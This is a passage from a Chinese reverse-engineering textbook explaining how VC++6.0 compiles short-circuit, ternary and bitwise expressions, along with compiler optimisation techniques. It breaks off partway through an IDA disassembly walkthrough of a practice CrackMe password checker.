在代码清单4-12中, 通过递归函数Accumulation完成了整数累加和计算。在递归函数的构成中, 必须要有一个出口, 本示例选择了逻辑运算“&&”来制造递归函数的出口。通过使用CMP指令来检查运算符左边的语句是否为假值, 根据跳转指令JE来决定是否跳过程序流程。当变量nNumber为假时, JE成功跳转, 跳过递归函数调用, 程序流程将会执行到出口return处。

逻辑运算“||”虽然与逻辑运算“&&”有些不同, 但它们的构成原理相同, 只需稍作修改就可以解决这一类型的问题。修改代码清单4-12, 将逻辑与运算修改为逻辑或运算来实现表达式短路, 如代码清单4-13所示。

代码清单4-13 使用逻辑与运算完成表达式短路

```

//C++源码说明: 递归函数, 用于计算整数累加, nNumber为累加值
int Accumulation (int nNumber) {
//当nNumber等于0时, 逻辑或运算符左边的值为真, 将不会执行右面语句
//形成表达式短路, 从而找到递归出口
(nNumber==0) || (nNumber+=Accumulation (nNumber-1));
return nNumber;
}
//C++源码与对应汇编代码讲解
int Accumulation (int nNumber) {
; 在Debug版下添加汇编代码略
105: (nNumber==0) || (nNumber+=Accumulation (nNumber-1));
; 使用逻辑或运算造成的表达式短路, 生成的反汇编代码与使用逻辑与是一样的

```

```
00401618 cmp dword ptr[ebp+8], 0
0040161C je Accumulation+35h (00401635)
0040161E mov eax, dword ptr[ebp+8]
00401621 sub eax, 1
00401624 push eax
00401625 call@ILT+30 (Accumulation) (00401023)
0040162A add esp, 4
0040162D mov ecx, dword ptr[ebp+8]
00401630 add ecx, eax
00401632 mov dword ptr[ebp+8], ecx
106: return nNumber;
00401635 mov eax, dword ptr[ebp+8]
```

通过代码清单4-13与代码清单4-12的对比发现，VC++6.0会将两种短路表达式编译为相同的汇编代码。虽然使用的逻辑运算符不同，但在两种情况下，运算符左边的语句块都是在与0值作比较，而且判定的结果都是等于0时不执行运算符右边的语句块，因此就变成了相同的汇编代码。

转换成汇编代码后，通过比较后跳转来实现短路，这种结构实质上就是分支结构。在反汇编代码中是没有表达式短路的，我们能够看到的都是分支结构。分支结构的知识见5.3节。

4.2.3 条件表达式

条件表达式也称为三目运算，根据比较表达式1得到的结果进行选择。如果是真值，选择执行表达式2；如果是假值，选择执行表达式3。语句的构成如下：

表达式1? 表达式2: 表达式3

条件表达式也属于表达式的一种，所以表达式1、表达式2、表达式3都可以套用到条件表达式中。条件表达式被套用后，其执行顺序依然是由左向右，自内向外。

条件表达式的构成应该是先判断再选择。但是，编译器并不一定会按照这种方式进行编译，当表达式2与表达式3都为常量时，条件表达式可以被优化；而当表达式2或表达式3中的一个为变量时，条件表达式不可以被优化，会转换成分支结构。当表达式1为一个常量值时，编译器会在编译期间得到答案，将不会有条件表达式存在。下面来讨论一下编译器是如何优化，如何避免使用分支结构的。

条件表达式有如下4种转换方案：

方案1：表达式1为简单比较，而表达式2和表达式3两者的差值等于1；

方案2：表达式1为简单比较，而表达式2和表达式3两者的差值大于1；

方案3：表达式1为复杂比较，而表达式2和表达式3两者的差值大于1；

方案4：表达式2和表达式3有一个为变量，于是无优化。

通过反汇编形式对比这4种转换方案，找出它们的特性，分析它们之间的区别。方案1见代码清单4-14。

代码清单4-14 条件表达式—转换方案1

```
//C++源码说明：条件表达式
int Condition (int argc, int n) {
//比较参数argc是否等于5，真值返回5，假值返回6
return argc==5?5: 6;
}
//C++源码与对应汇编代码讲解
//略去无关代码，argc为函数参数
//C++源码对比，比较变量argc，选择返回数据
return argc==5?5: 6;
; 清空eax
00401678 xor eax, eax
0040167A cmp dword ptr[ebp+8], 5
; setne检查ZF标记位，当ZF==1，则赋值al为0，反之则赋值al为1
0040167E setne al
; 若argc等于5则al==0，反之al==1，执行这句后，eax正好为5或6
00401681 add eax, 5
; 略去无关代码
```

代码清单4-14利用表达式2和表达式3之间的差值1，使用setne指令进行平衡。这种情况是三目运算中最为简单的转换方式。当表达式2和表达式3之间的差值大于1后，setne指令就无法满足要求了，如代码清单4-15所示。

代码清单4-15 条件表达式—转换方案2

```
//C++源码说明：条件表达式
int Condition (int argc, int n) {
//比较参数argc是否等于5，真值返回4，假值返回10
return argc==5?4: 10;
}
//C++源码与对应汇编代码讲解
int Condition (int argc, int n) {
//略去无关代码，argc为函数参数
```

```

//C++源码对比, 比较变量argc, 选择返回数据
return argc==5?4: 10;
00401678 mov eax, dword ptr[ebp+8]
0040167B sub eax, 5
0040167E neg eax
00401680 sbb eax, eax
; 在这个时候, eax的取值只可能为0或者0xffffffff
00401682 and eax, 6
00401685 add eax, 4
}

```

在代码清单4-15中, 对于`argc==5`这种等值比较, VC++会使用减法和求补运算来判断其是否为真值, 只要`argc`不为5, 在执行`sub`指令后`eax`的值就不为0; 接下来执行`neg`指令, `eax`的符号位就会发生改变, `CF`置1。接下来执行借位减法指令`sbb eax, eax`, 等价于`eax=eax-eax-CF`。当`CF`位为1时, `eax`中的值将会为`0xFFFFFFFF`, 否则为0。使用`eax`与6做位与运算后, 如果`eax`中的数值原来为-1, 则结果为6, 加4后得到数值10, 正好为条件表达式中为假值的选择结果。

当条件表达式中`argc==5`为真值时, 那么`eax`中始终为0。用0值与6做位与运算结果还是0, 加4后还是4。

总结:

```

; 遇到sub/neg/sbb就表明是等值比较了, 其判定值为A
sub reg, A
neg reg
sbb reg, reg
and reg, B
add reg, C; 若等值条件成立, 其结果为C, 否则为B+C

```

这样的代码块, 可以直接还原为如下形式的高级代码:

```
reg==A?C: B+C
```

如果表达式2大于表达式3，那么最后加的数字为一个负数。这是由表达式3减去表达式2得到的数值。

当表达式1为一个区间比较时，会使用另一种转换方案，这种方案是前两种方案的结合，如代码清单4-16所示。

代码清单4-16 条件表达式—转换方案3

```
//C++源码说明：条件表达式
int Condition (int argc, int n) {
return argc<=8?4: 10;
}
//C++源码与对应汇编代码讲解
int Condition (int argc, int n) {
//略去无关代码，argc为函数参数
//C++源码对比，比较变量argc，选择返回数据
return argc<=8?4: 10;
; 清空eax，与方案1类似
00401678 xor eax, eax
0040167A cmp dword ptr[ebp+8], 8
; 根据变量与8进行比较的结果，使用setg指令，当标记位SF=0F且ZF=0赋值al
为1
; 用于检查变量数据是否大于8，大于则赋值1
0040167E setg al
; 此时al中只能为0或1，执行自减操作，eax中为0xFFFFFFFF或0
00401681 dec eax
; 使用al与0xFA做位与运算。eax中为0xFFFFFFFFFA或0
; 此数值为表达式2减去表达式3得到的数值
00401682 and al, 0FAh
; 由于eax只能有两个结果0xFFFFFFFFFA (-6) 或0，加0x0A后结果必然为4或10
00401684 add eax, 0Ah
}
```

代码清单4-16使用到了方案1的解决办法，通过比较表达式1，根据结果使用指令setg将al置1或0，dec将eax转换成0或-1用于和0FAh做位与运算，加上0Ah进行结果调整，得到最终结果。方案3中的调整数和方案2在逻辑上是相反的，它是由表达式2减去表达式3得到的数值。

总结:

```
先调整reg为0或者-1
and reg, A
add reg, B
```

遇到这样的代码块，需要重点考察and前的指令，以辨别真假逻辑的处理方式。对于上例中dec reg这样的指令，之前reg只能是0或者是1，因此这里的dec其实是对reg进行修正，如果原来reg为1，dec后修正为0，否则为0xffffffff，便于其后的and运算。这时候要根据and前的指令流程分析原来的判定在什么情况下会导致reg为0xffffffff或者0，以便于还原。编译器这样做是为了避免产生分支语句。而对于顺序结构，处理器会预读下一条指令，以提高运行效率。

当表达式2或表达式3中的值为未知数时，就无法使用之前的方案去优化了。编译器会按照常规根据语句流程进行比较和判断，选择对应的表达式，如代码清单4-17所示。

代码清单4-17 条件表达式—无优化使用分支结果

```
//C++源码说明：条件表达式
int Condition (int argc, int n) {
//比较参数argc，真值返回8，假值返回n
return argc?8: n;
}
//C++源码与对应汇编代码讲解
//略去无关代码，argc为函数参数1，n为函数参数2
//C++源码对比，比较变量argc，选择返回数据
return argc?8: n;
; 比较变量argc
00401448 cmp dword ptr[ebp+8], 0
; 使用JE跳转，检查变量argc是否等于0，跳转的地址为0x00401457处
0040144C je Condition+27h (00401457)
; 跳转失败说明操作数1为真，将表达式1的值（立即数8）存入临时局部变量ebp-
4中
0040144E mov dword ptr[ebp-4], 8
```

```
; 跳转到返回值赋值处
00401455 jmp Condition+2Dh (0040145d)
; 参数2的数据存入eax中
00401457 mov eax, dword ptr[ebp+0Ch]
; 由于没有优化, 所以显的很烦琐
0040145A mov dword ptr[ebp-4], eax
0040145D mov eax, dword ptr[ebp-4]
}
; 略去无关代码
00401466 ret
```

分析代码清单4-17中的汇编代码发现, 条件表达式最后转换的汇编代码与分支结构的表现形式非常相似, 它的判断比较与代码清单4-13中的表达式短路很类似。实际上, 在经过O2选项优化后的Release版中, 这些代码都会被编译为分支结构, 详细讲解见5.3节。

4.3 位运算

二进制数据的运算称为位运算，位运算操作符有：

“<<”：左移运算，最高位左移到CF中，最低位补零。

“>>”：右移运算，最高位不变，最低位右移到CF中。

“|”：位或运算，在两个数的相同位上，只要有一个为1，则结果为1。

“&”：位与运算，在两个数的相同位上，只有同时为1时，结果才为1。

“^”：异或运算，在两个数的相同位上，当两个值相同时为0，不同时为1。

“~”：取反运算，将操作数每一位上的1变0，0变1。

位运算在程序算法中被大量使用，如不可逆算法MD5，就是通过大量位运算来完成的。如何使一个数不可逆转呢？利用位运算就可以达到目的，如 $x \& 0$ 结果为0，而根据结果，是不可以逆推 x 的值的。由于大多数位运算会导致数据信息的丢失（取反 \sim 和异或 \wedge 可以反推），因此，在知道原算法的前提下，使用逆转算法是无法计算出原数据的。在算术运算中，编译器会将各种运算转换成位运算，因此掌握位运算对于学会算法识别是一件非常重要的事。在VC++6.0中，位运算符号又是如何转换成汇编代码的呢？请看代码清单4-18。

代码清单4-18 位运算—Debug版

```
//C++源码说明：位运算
```

```

int BitOperation (int argc) {
//将变量argc左移3位
argc=argc<<3;
//将变量argc右移5位
argc=argc>>5;
//将变量argc与0xFFFF0000做位或运算
argc=argc|0xFFFF0000;
//将变量argc与0x0000FFFF做位与运算
argc=argc&0x0000FFFF;
//将变量argc与0x FFFF0000做异或运算
argc=argc^0xFFFF0000;
//对变量argc按位取反
argc=~argc;
//返回argc
return argc;
}
//C++源码与对应汇编代码讲解
//C++源码对比，左移运算3次
argc=argc<<3;
00401498 mov eax, dword ptr[ebp+8]
; 左移运算对应汇编指令SHL
0040149B shl eax, 3
0040149E mov dword ptr[ebp+8], eax
//C++源码对比，右移运算5
argc=argc>>5;
004014A1 mov ecx, dword ptr[ebp+8]
; 右移运算对应汇编指令SAR
004014A4 sar ecx, 5
004014A7 mov dword ptr[ebp+8], ecx
//C++源码对比，位或运算，变量argc低16位不变，高16位设置为1
argc=argc|0xFFFF0000;
004014AA mov edx, dword ptr[ebp+8]
; 位或运算对应汇编指令OR
004014AD or edx, 0FFFF0000h
004014B3 mov dword ptr[ebp+8], edx
//C++源码对比，将变量argc低16位清0，高位不变
argc=argc&0xFFFF0000;
004014B6 mov eax, dword ptr[ebp+8]
; 位与运算对应汇编指令AND
004014B9 and eax, 0FFFFh
004014BE mov dword ptr[ebp+8], eax
//C++源码对比，对变量argc做异或运算
argc=argc^0xFFFF0000;
004014C1 mov ecx, dword ptr[ebp+8]
; 异或运算对应汇编指令XOR

```

```

004014C4 xor ecx, 0FFFF0000h
004014CA mov dword ptr[ebp+8], ecx
//C++源码对比, 将argc按位取反
argc=~argc;
004014CD mov edx, dword ptr[ebp+8]
; 取反运算对应汇编指令NOT
004014D0 not edx
004014D2 mov dword ptr[ebp+8], edx

```

代码清单4-18演示了有符号数的移位运算, 对于无符号数而言, 转换的位移指令将会发生转变, 如代码清单4-19所示。

代码清单4-19 无符号数位移—Debug版

```

//C++源码说明: 无符号数位移
int BitOperation (int argc)
{
    unsigned int nVar=argc;
    nVar<<=3;
    nVar>>=5;
}
//C++源码与对应汇编代码讲解
unsigned int nVar=argc;
004016C8 mov eax, dword ptr[ebp+8]
004016CB mov dword ptr[ebp-4], eax
//C++源码对比, 对变量nVar左移3位
nVar<<=3;
004016CE mov ecx, dword ptr[ebp-4]
; 和有符号数左移一样
004016D1 shl ecx, 3
004016D4 mov dword ptr[ebp-4], ecx
//C++源码对比, 对变量nVar右移5位
nVar>>=5;
004016D7 mov edx, dword ptr[ebp-4]
; 使用shr进行右移位, 最高位补0, 最低位进CF
004016DA shr edx, 5
004016DD mov dword ptr[ebp-4], edx

```

在代码清单4-19中, 对于左移运算而言, 无符号数和有

符号数的移位操作是一样的，都不需要考虑到符号位。但右移运算则有变化，有符号数对应的指令为sar，可以保留符号位；无符号数不需要符号位，所以直接使用shr将最高位补0。

4.4 编译器使用的优化技巧

本节将讨论基于Pentium微处理器的优化技术。由于代码优化技术博大精深，已成为另外一门学科，其知识体系和本书所讨论的软件逆向分析也不一样，所以本书只对此技术做一些有针对性的讲解。如果大家对这方面的技术有兴趣，可阅读笔者推荐的著作：

《Modern Compiler Implementation in C》（作者：Andrew W.Appel, Maia Ginsburg）此书从编译器实现的角度讲解了代码优化的理论知识和具体方法；

《Code Optimization: Effective Memory Usage》（作者：Kaspersky）

此书从实际工作的角度介绍了如何检查定位目标的低效代码位置，以及调整优化的方法。

所谓代码优化，是指为了达到某一种优化目的对程序代码进行变换。这样的变换有一个原则：变换前和变换后等价（不改变程序的运行结果）。

就优化目的而论，代码优化一般有四个方向：

执行速度优化；

内存存储空间优化；

磁盘存储空间优化；

编译时间优化（别诧异，大型软件编译一次需要好几个小时是常事）。

如今，计算机的存储空间都不小，因此常见的优化都是以执行速度的优化为主，这里也仅以速度优化为主展开讨论。编译器的工作过程中可以分为几个阶段：预处理→词法分析→语法分析→语义分析→中间代码生成→目标代码生成。其中，优化的机会一般存在于中间代码生成和目标代码生成这两个阶段。尤其是在中间代码生成阶段所做的优化，这类优化不具备设备相关性，在不同的硬件环境中都能通用，因此编译器设计者广泛采用这类办法。

常见的与设备无关的优化方案有以下几种。

常量折叠

示例如下：

```
x=1+2;
```

1和2都是常量，结果可以预见，必然是3，因此没必要产生加法指令，直接生成x=3；即可。

常量传播

接上例，其后代码为y=x+3；由于上例最后生成了x=3；，其结果还是可以预见的，所以直接生成y=6；即可。

减少变量

示例如下：

```
x=i*2;
y=j*2;
if (x>y) //其后再也没有引用x、y
{
.....
}
```

这时对x、y的比较等价于对i、j的比较，可以去掉x、y，直接生成if (i>j)。

公共表达式

示例如下：

```
x=i*2;  
y=i*2;
```

这时i*2被称为公共表达式，可以归并为一个，如下：

```
x=i*2;  
y=x;
```

复写传播

类似于常量传播，但是目标变成了变量，示例如下：

```
x=a;  
.....  
y=x+c;
```

如果省略号表示的代码中没有修改变量x，则可以直接用变量a代替x：

```
y=a+c;
```

剪去不可达分支（剪支优化）

示例如下：

```
if (1>2) //条件永远为假
{
.....
}
```

由于if作用域内的代码内容永远不可能被执行，因此整个if代码块没有存在的理由。

顺序语句代替分支

请参考4.2.3小节中条件表达式的优化。

强度削弱

用加法或者移位代替乘法，用乘法或者移位代替除法，请参考4.1.1小节中关于乘除法的优化。

数学变换

以下表达式都是代数恒等式：

```
x=a+0;
x=a-0;
x=a*1;
x=a/1;
```

因此，不会产生运算指令，直接输入x=a；即可。

下面这个表达式稍复杂一点：

```
x=a*y+b*y; //等价于x=(a+b)*y;
```

这样只需一次加法一次乘法即可。

代码外提

这类优化一般存在于循环中，如下面的代码所示：

```
while (x>y/2)
{
.....//循环体内没有修改y值
}
```

以上代码不必在每次判定循环条件时都做一次除法，可以进行如下优化：

```
t=y/2;
while (x>t)
.....
```

在实际分析过程中，很可能会组合应用以上优化方案，读者应先建立优化方案的概念，以后遇到各类方案的组合时用心琢磨体会即可。

以上是中间代码生成阶段的各类优化方案，下面我们讨论目标代码生成阶段的各类优化方案。生成目标代码，也就是二进制代码，是和设备有关的。这里讨论的是基于32位Pentium微处理器的优化。

目标代码生成阶段有以下几种优化方案：

流水线优化

分支优化

高速缓存（cache）优化

下面逐一介绍以上三种优化方案。

流水线技术的由来（摘自百度百科）

从前，在英格兰北部的一个小镇上，有一个名叫艾薇的人开的炸鱼和油煎土豆片商店。在店里面，每位顾客需要排队才能点他（她）要的食物（比如油炸鳕鱼，油煎土豆片，豌豆糊和一杯茶），然后等着盘子装满后坐下来进餐。

艾薇店里的油煎土豆片是小镇中最好的，在每个集市日的中午，长长的队伍都会排出商店。所以，当隔壁的木器店关门时，艾薇就把它租了。

没办法再另外增加服务台了，后来艾薇想出了一个聪明的办法。把柜台加长，艾薇，伯特，狄俄尼索斯和玛丽站成一排。顾客进来时，艾薇先给他们一个盛着鳕鱼的盘子，然后伯特加上油煎土豆片，狄俄尼索斯再盛上豌豆糊，最后玛丽倒茶并收钱。顾客们不停地走动，一位顾客拿到豌豆糊的同时，他后面的已经拿到了油煎土豆片，再后面的一个已经拿到了鳕鱼。一些村民不吃豌豆糊，但这没关系，他们也能从狄俄尼索斯那里得个笑脸。

这样一来队伍变短了，不久以后，艾薇买下了对面的商店又增加了更多的餐位。这就是流水线。将那些具有重复性的工作分割成几个串行部分，使工作能在工人们中间移动，每个熟练工人只需要依次将自己那部分工作做好就可以了。虽然每位顾客等待服务的总时间没变，但是同时接受服务的顾客有四个，这样在集市日的午餐时段里能够照顾的顾客数增加了三倍。

4.4.1 流水线优化规则

1.指令的工作流程

1) 取指令

CPU从高速缓存或内存中取机器码。

2) 指令译码

分析指令的长度、功能和寻址方式。

3) 按寻址方式确定操作数

指令的操作数可以是寄存器、内存单元或者立即数（包含在完整指令中），如果操作数在内存单元里，这一步就要计算出有效地址（Effective Address, EA）。

4) 取操作数

按操作数存放的位置获得数值，并存放在临时寄存器中。

5) 执行指令

由控制单元（Control Unit, CU）或者计算单元（Arithmetic Logic Unit, ALU）执行指令规定的操作。

6) 存放计算结果

其中步骤1)、2)、5)是必须的，其他步骤视指令功能而定，比如，控制类指令NOP没有操作数，步骤3)、4)、6)也就没有了。

下面举例说明一个完整的指令流程。

比如执行指令：`add eax, dword ptr ds: [ebx+40DA44]`

对应的机器代码是：`0383 44DA4000`

注意，Intel处理器是以小尾方式排列的，数据的高位对

应内存的高地址，低位对应内存的低地址。

第1步，取指令，得到第1个十六进制字节：0x03，并且eip加1。

第2步，译码得知这个指令是个加法，但是信息不够，先把上次取到的机器码放入处理器的指令队列缓存中。

第3步，取指令，得到第2个十六进制字节：0x83。机器码放入处理器的指令队列缓存中，eip加1。

第4步，译码得知这个指令是寄存器相对寻址方式的加法，而且参与寻址的寄存器是ebx，存放目标是eax，其后还跟着4字节的偏移量，这样指令长度也确定了。机器码放入处理器的指令队列缓存中。

第5步^[1]，取地址，得到第3个十六进制字节：0x44，这是指令中包含的4字节地址偏移量信息的第1个字节，先放入内部暂存器；同时ebx的值保存到ALU，准备计算有效地址，eip加1。

第6步，取指令，得到第4个十六进制字节：0xDA，先放入内部暂存器，eip加1。

第7步，取指令，得到第5个十六进制字节：0x40，先放入内部暂存器，eip加1。

第8步，取指令，得到第6个十六进制字节：0x00，先放入内部暂存器，eip加1。

第9步，此时4字节偏移量全部到位，ALU中也保留了ebx的值，于是开始计算有效地址。

第10步，将eax的值传送到ALU；调度内存管理单元

(MMU)，得到内存单元中的值，将其传送到ALU，并计算结果。

第11步，按指令要求，将计算结果存回eax中。

2.什么是流水线

由于每条指令的工作流程都是由取指令、译码、执行、回写等步骤构成的，所以处理器厂商设计了多流水线结构，也就是说，在A流水线处理的过程中，B流水线可以提前对下一条指令做处理。我们先来看下面的例子：

```
004010AA mov eax, 92492493h
004010AF add esp, 8
```

执行这段代码，不具备流水线的处理器先读取004010AA处的二进制指令，然后开始译码等操作，这一系列工作的每一步都是需要时间的，比如取指令，内存管理单元开始工作，其他部件闲置等待，等拿到了指令才进行下一步工作。于是，为了提高效率，Intel公司从486开始就引入了流水线的机制。

引入流水线机制以后，在第一条流水线执行mov eax, 92492493h的过程中，第二条流水线就可以开始对004010AF进行读取和译码了。这样就可以并行处理了，从而提高了处理器的工作效率。

对于流水线的设计，不同的厂商有不同的设计理念。比如Intel的长流水线设计，把每条指令划分出很多阶段（执行步骤），使得每个步骤的工作内容都很简单，从而容易设计电路，加快工作频率，因此Intel的处理器的主频较高。但是这样也有缺点，举例说明，如果执行的指令变成如下所示：

```
00401063 jmp[00401000h]
```

那么，按长流水线设计的处理器使A流水线先取得00401063的指令，然后开始译码等步骤，这时候B流水线开始工作，按部就班去00401069处取指令，也开始译码等步骤。当A流水线译码完成，知道这是个jmp指令，意识到B流水线取指令错误了，需要立刻停止B流水线的工作，定位新地址，从取指令开始重新工作，有些时候甚至需要回滚操作，清除掉B流水线执行错误带来的影响（流水线冲洗）。由于长流水线设计步骤较多，会导致发生错误后损失较大。

相对Intel的长流水线设计，AMD的设计理念是多流水线设计，也就是说为每条指令划分的工作阶段少，但是流水线数量较多。这样一来，并行程度更高了，而且由于流水线的工作步骤少，弥补错误会更及时，错误的影响也较少。当然也有缺点，同样的指令，由于划分的工作阶段少，每个阶段做的事情多，电路设计也就较为复杂，主频也会受到限制，同时由于流水线数量较多，处理器对流水线的管理成本也增大了。

3.注意事项

明白流水线的设计初衷以后，我们来探讨一下影响流水线工作的一些禁忌，以及编译器在这方面的工

指令相关性

对于顺序安排的两条指令，后一条指令的执行依赖前一条指令的硬件资源，这样的情况就是指令相关，如下面的代码所示：

```
add edx, esi
sar edx, 2
```

由于以上两条代码都需要访问并设置edx，因此只能在执行完add edx, esi后才能执行sar edx, 2。这样的情况会存在寄存器的争用，影响并行效率，应尽量避免。

地址相关性

对于顺序安排的两条指令，前一条指令需要访问并回写到某一地址上，而后一条指令也需要访问这一地址，这样的情况就是地址相关，如下面的代码所示：

```
add[00401234], esi
mov eax, [00401234]
```

由于第一条指令计算并回写到[00401234]，而第二条指令也需要访问[00401234]，形成了对内存地址的争用，因此只能在第一条指令操作完成后再去执行第二条语句，这同样影响了并行效率，应尽量避免。

由VC++的O2选项生成的代码会考虑流水线执行的工作方式，如以下代码所示：

```
.text: 0040101F push eax
.text: 00401020 push offset aNvarone2D; "nVarOne/2=%d"
.text: 00401025 call_printf
.text: 0040102A mov eax, 92492493h
.text: 0040102F add esp, 8
.text: 00401032 imul esi
.text: 00401034 add edx, esi
.text: 00401036 sar edx, 2
.text: 00401039 mov eax, edx
.text: 0040103B shr eax, 1Fh
.text: 0040103E add edx, eax
```

.text: 00401025处的call_printf是C语言的调用方式，由调用方恢复栈顶，其恢复栈顶的指令是.text: 0040102F处的

add esp, 8, 中间有mov eax, 92492493h指令, 这里就是典型的流水线优化。因为mov eax, 92492493h和.text: 00401032处的imul esi存在指令相关性, mov eax, 92492493h需要设置eax, 而imul指令也是把计算结果的低位设置到eax。由于存在寄存器争用的问题, 这两条指令是无法并行的, 因此, 编译器在不影响程序结果的前提下, 将mov eax, 92492493h安排到add esp, 8之上了, 这两者没有任何相关性, 能同时执行。但是, 流水线优化的前提条件是不影响计算结果, 请看.text: 00401034处的add edx, esi和.text: 00401036处的sar edx, 2这两条指令, 都需要设置edx, 所以无法并行, 为了保证计算结果的正确, 不能改变执行顺序, 编译器只能放弃流水线优化了。

[1]对于CISC指令集, 指令长度是可变的, 所以CPU工作时需要按字节取得指令, 然后译码。如果译码后得知后面是地址, 可以实现直接以4字节的方式取地址。但是, 如果这样, 又会导致流水线工作处于等待状态, 因为只有在译码后才能取得后面的内容。因此, 不同的CPU设计结构解决这个问题的方式都可能不一样。

4.4.2 分支优化规则

引入流水线工作机制以后，为了配合流水线工作，处理器增加了一个分支目标缓冲器（Branch Target Buffer）。在流水线工作模式下，如果遇到分支结构，就可以利用分支目标缓冲器预测并读取指令的目标地址。分支目标缓冲器在程序运行时将动态记录和调整转移指令的目标地址，可以记录多个地址，对其进行表格化管理。当发生转移时，如果分支目标缓冲器中有记录，下一条指令在取指令阶段就会将其作为目标地址。如果记录地址等于实际目标地址，则并行成功；如果记录地址不等于实际目标地址，则流水线被冲洗。同一个分支，多次预测失败，则更新记录的目标地址。因此，分支预测属于“经验主义”或“机会主义”，会存在一定的误测。

基于上述原因，大家以后在编写多重循环时应该把大循环放到内层，这样可以增加分支预测的准确度，如下面的示例所示：

```
for (int i=0; i<10; i++) {  
    //下面每次循环会预测成功9999次  
    //第1次没有预测，最后退出循环时预测失败1次  
    //这样的过程重复10次  
    for (int j=0; j<10000; j++) {  
        a[i][j]++;  
    }  
}  
for (int j=0; j<10000; j++) {  
    //下面每次循环会预测成功9次  
    //第1次没有预测，最后退出循环时预测失败1次  
    //这样的过程重复10000次  
    for (int i=0; i<10; i++) {  
        a[i][j]++;  
    }  
}
```

想想哪个划算？

VC++编译器对分支的优化主要体现在减少分支结构上，使用顺序结构代替分支结构，相关知识请参考4.2.3小节的讲解。关于使用查表法代替多分支结构的相关知识，请参考5.4节。

4.4.3 高速缓存（cache）优化规则

我们都知道，计算机内存的访问效率大大低于处理器，而且在程序的运行中，被访问的数据和指令相对集中，为此处理器准备了片上高速缓存（cache）来存放需要经常访问的数据和代码。这些数据的内容和所在的虚拟地址（Virtual Address, VA）以表格方式一一对应起来，在处理器访问内存数据时，先去cache中看看这个VA有没有记录，如果有，则命中（cache hit），无需访问内存单元；如果没有找到（cache miss），则转换VA访问数据，并保存到cache中。通常，cache不仅会读取指令需要的数据，还会把这个地址附近的数据都读进来。为了节省cache的宝贵空间，VA值的二进制低位不会被保存，也就是说保存的数据是以 2^n 字节为单位的，VA的值具体会被保存多少位是由cache设计的数据组织方式确定的。

由于现代操作系统的内存管理是分段加分页的管理模式，而页级管理是虚拟内存的基础，为了避免频繁访问三级页表转换地址，处理器准备了页表缓冲（Translation lookaside buffer, TLB）来存放长期命中的页表数据。需要访问虚拟内存时，处理器会先去TLB查询是否命中，如果命中则直接查询TLB表中对应的物理地址。对于虚拟内存的管理，长期没有命中的分页会被交换到磁盘上，下次访问时会触发缺页中断，中断处理程序会把磁盘数据读回RAM。

基于以上设计，cache优化有以下几点：

①数据对齐

cache不会保存VA的二进制低位，对于Intel的32位处理器来说，如果访问的地址是4的倍数，则可以直接查询并提取

之；如果不是4的倍数，则需要访问多次。因此，VC++编译器在设置变量地址时会按照4字节边界对齐。

②数据集中

将访问次数多的数据或代码尽量安排在一起，一方面是cache在抓取命中数据时会抓取周围的其他数据；另一方面是虚拟内存分页的问题，如果数据分散，保留到多个分页中，就会导致过多的虚拟地址转换，甚至会导致缺页中断频繁发生，这些都会影响效率。

③减少体积

命中率高的代码段应减少体积，尽量放入cache中，以提高效率。

如果读者对与32位处理器相关的知识意犹未尽，可以阅读《80x86汇编语言程序设计教程》（作者：杨季文）一书，该书对保护模式下的开发讲解得相当不错。

4.5 一次算法逆向之旅

通过本章前面对各种运算的学习，接下来我们进入一次简单的逆向之旅吧。通过分析程序的反汇编代码来了解程序的算法，巩固所学知识。

这里要分析的程序为简单的CrackMe程序，是为VC++6.0编写的控制台程序。程序功能是验证输入密码，显示出密码验证结果（密码为命令行输入方式），如图4-5所示。



图 4-5 CrackMe程序的运行结果

为了尽量减少分析的工作量，程序中没有设置任何错误检查，只有密码加密与密码检查。输入密码正确后，程序将会显示“密码正确”的字样。本次将使用IDA进行静态分析。使用IDA加载分析程序后，IDA会直接定位到main函数的入口处，省去了查找main函数的过程。如果使用OllyDBG进行动态分析，需要先查找并定位到main函数的入口处。分析程序为Release版，如代码清单4-20所示。

代码清单4-20 CrackMe程序分析片段1—Release版

量 var_10=byte ptr-10h; 从var_10到var_3都是连续的1个字节大小的局部变

```
var_F=byte ptr-0Fh
var_E=byte ptr-0Eh
var_D=byte ptr-0Dh
var_C=byte ptr-0Ch
var_B=byte ptr-0Bh
var_A=byte ptr-0Ah
```

```
var_9=byte ptr-9
var_8=byte ptr-8
var_7=byte ptr-7
var_6=byte ptr-6
var_5=byte ptr-5
var_4=byte ptr-4
var_3=byte ptr-3
argc=dword ptr 4
argv=dword ptr 8
envp=dword ptr 0Ch
```

代码清单4-20为CrackMe程序在main函数中的参数以及局部变量定义。在IDA中，正偏移为参数，负偏移为局部变量，详细讲解见第7章。从标号var_3到var_10的变量都是占byte（1字节）的连续局部变量，将其暂时看做数组，找到起始标号var_10的地址，按*键转换14个字节数据为数组。转换数组后将标号名称var_10重命名，按N键修改名称为“charNumber14”，如图4-6所示。



图 4-6 数据转换数组

按Esc键返回反汇编视图窗口，在反汇编视图窗口的反汇编代码中，所有引用var_3~var_10的地方都被替换成了数组访问方式，如代码清单4-21所示。

代码清单4-21 CrackMe程序分析片段2—Release版

```
； 转换后的数组
charNumber14=byte ptr-10h
； main函数的三个参数，argc命令个数，argv命令行信息，envp环境变量信息
argc=dword ptr 4
argv=dword ptr 8
envp=dword ptr 0Ch
sub esp, 10h
； 取参数argv数据放入ecx中
```

```

mov ecx, [esp+10h+argv]
; 将al赋值为1
mov al, 1
; 将数组charNumber14第6项赋值为a1, 即1
mov[esp+10h+charNumber14+6], al
; 将数组charNumber14第7项赋值为a1, 即1
mov[esp+10h+charNumber14+7], al
; 在ecx中保存的参数为argv, 根据argv类型, 这里为argv[1]操作
; 即edx中保存为argv[1]
mov edx, [ecx+4]
; 将数组charNumber14第10项赋值为a1, 即1
mov[esp+10h+charNumber14+0Ah], al
; 将a1赋值为命令行参数个数argc
mov al, byte ptr[esp+10h+argc]
; 保存环境
push ebx
; 将b1赋值为a1, 即命令行参数个数argc
mov bl, al
; 保存环境
push esi
; 对b1执行减等于1操作, 等同argc减1
dec bl
; 保存环境
push edi
; 在edx中保存为argv[1], 这步操作为argv[1][0]=argc-1 ①
or[edx], bl
; 在edx中保存为argv[1]
mov edx, [ecx+4]
; 将数组charNumber14第0项赋值为0x77
mov[esp+1Ch+charNumber14], 77h
; 将数组charNumber14第1项赋值为0x76
mov[esp+1Ch+charNumber14+1], 76h
; 在edx中保存为argv[1], 这步操作为argv[1][1]^=argc-1 ②
xor[edx+1], bl
; 修改d1为数值6
mov dl, 6
; 对d1做有符号法, 乘以a1, a1中保存的数据为命令行参数个数
; 结果存入a1中
imul dl
; 在esi中保存为argv[1]
